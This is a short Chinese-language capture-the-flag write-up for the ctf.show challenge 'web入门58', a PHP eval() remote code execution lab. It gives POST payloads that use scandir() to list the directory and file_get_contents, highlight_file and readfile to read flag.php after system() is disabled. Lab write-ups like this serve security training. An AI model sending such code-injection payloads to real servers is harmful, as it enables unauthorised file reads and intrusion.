ctf show web入门58

这是一道远程代码执行漏洞,我们先查看源代码

发现这里是使用POST方式传参给$c,再通过eval()函数来执行输入的内容

我们可以打开hackbar来进行POST提交

这里提示我们system()函数被禁用了,我们尝试其他命令

我们可以用 scandir() 函数来读取目录,并用 print_r() 或 var_dump() 打印出来

发现有一个flag.php我们尝试查看该目录中的内容

c=echo file_get_contents('flag.php');

c=highlight_file('flag.php');

c=readfile('flag.php');
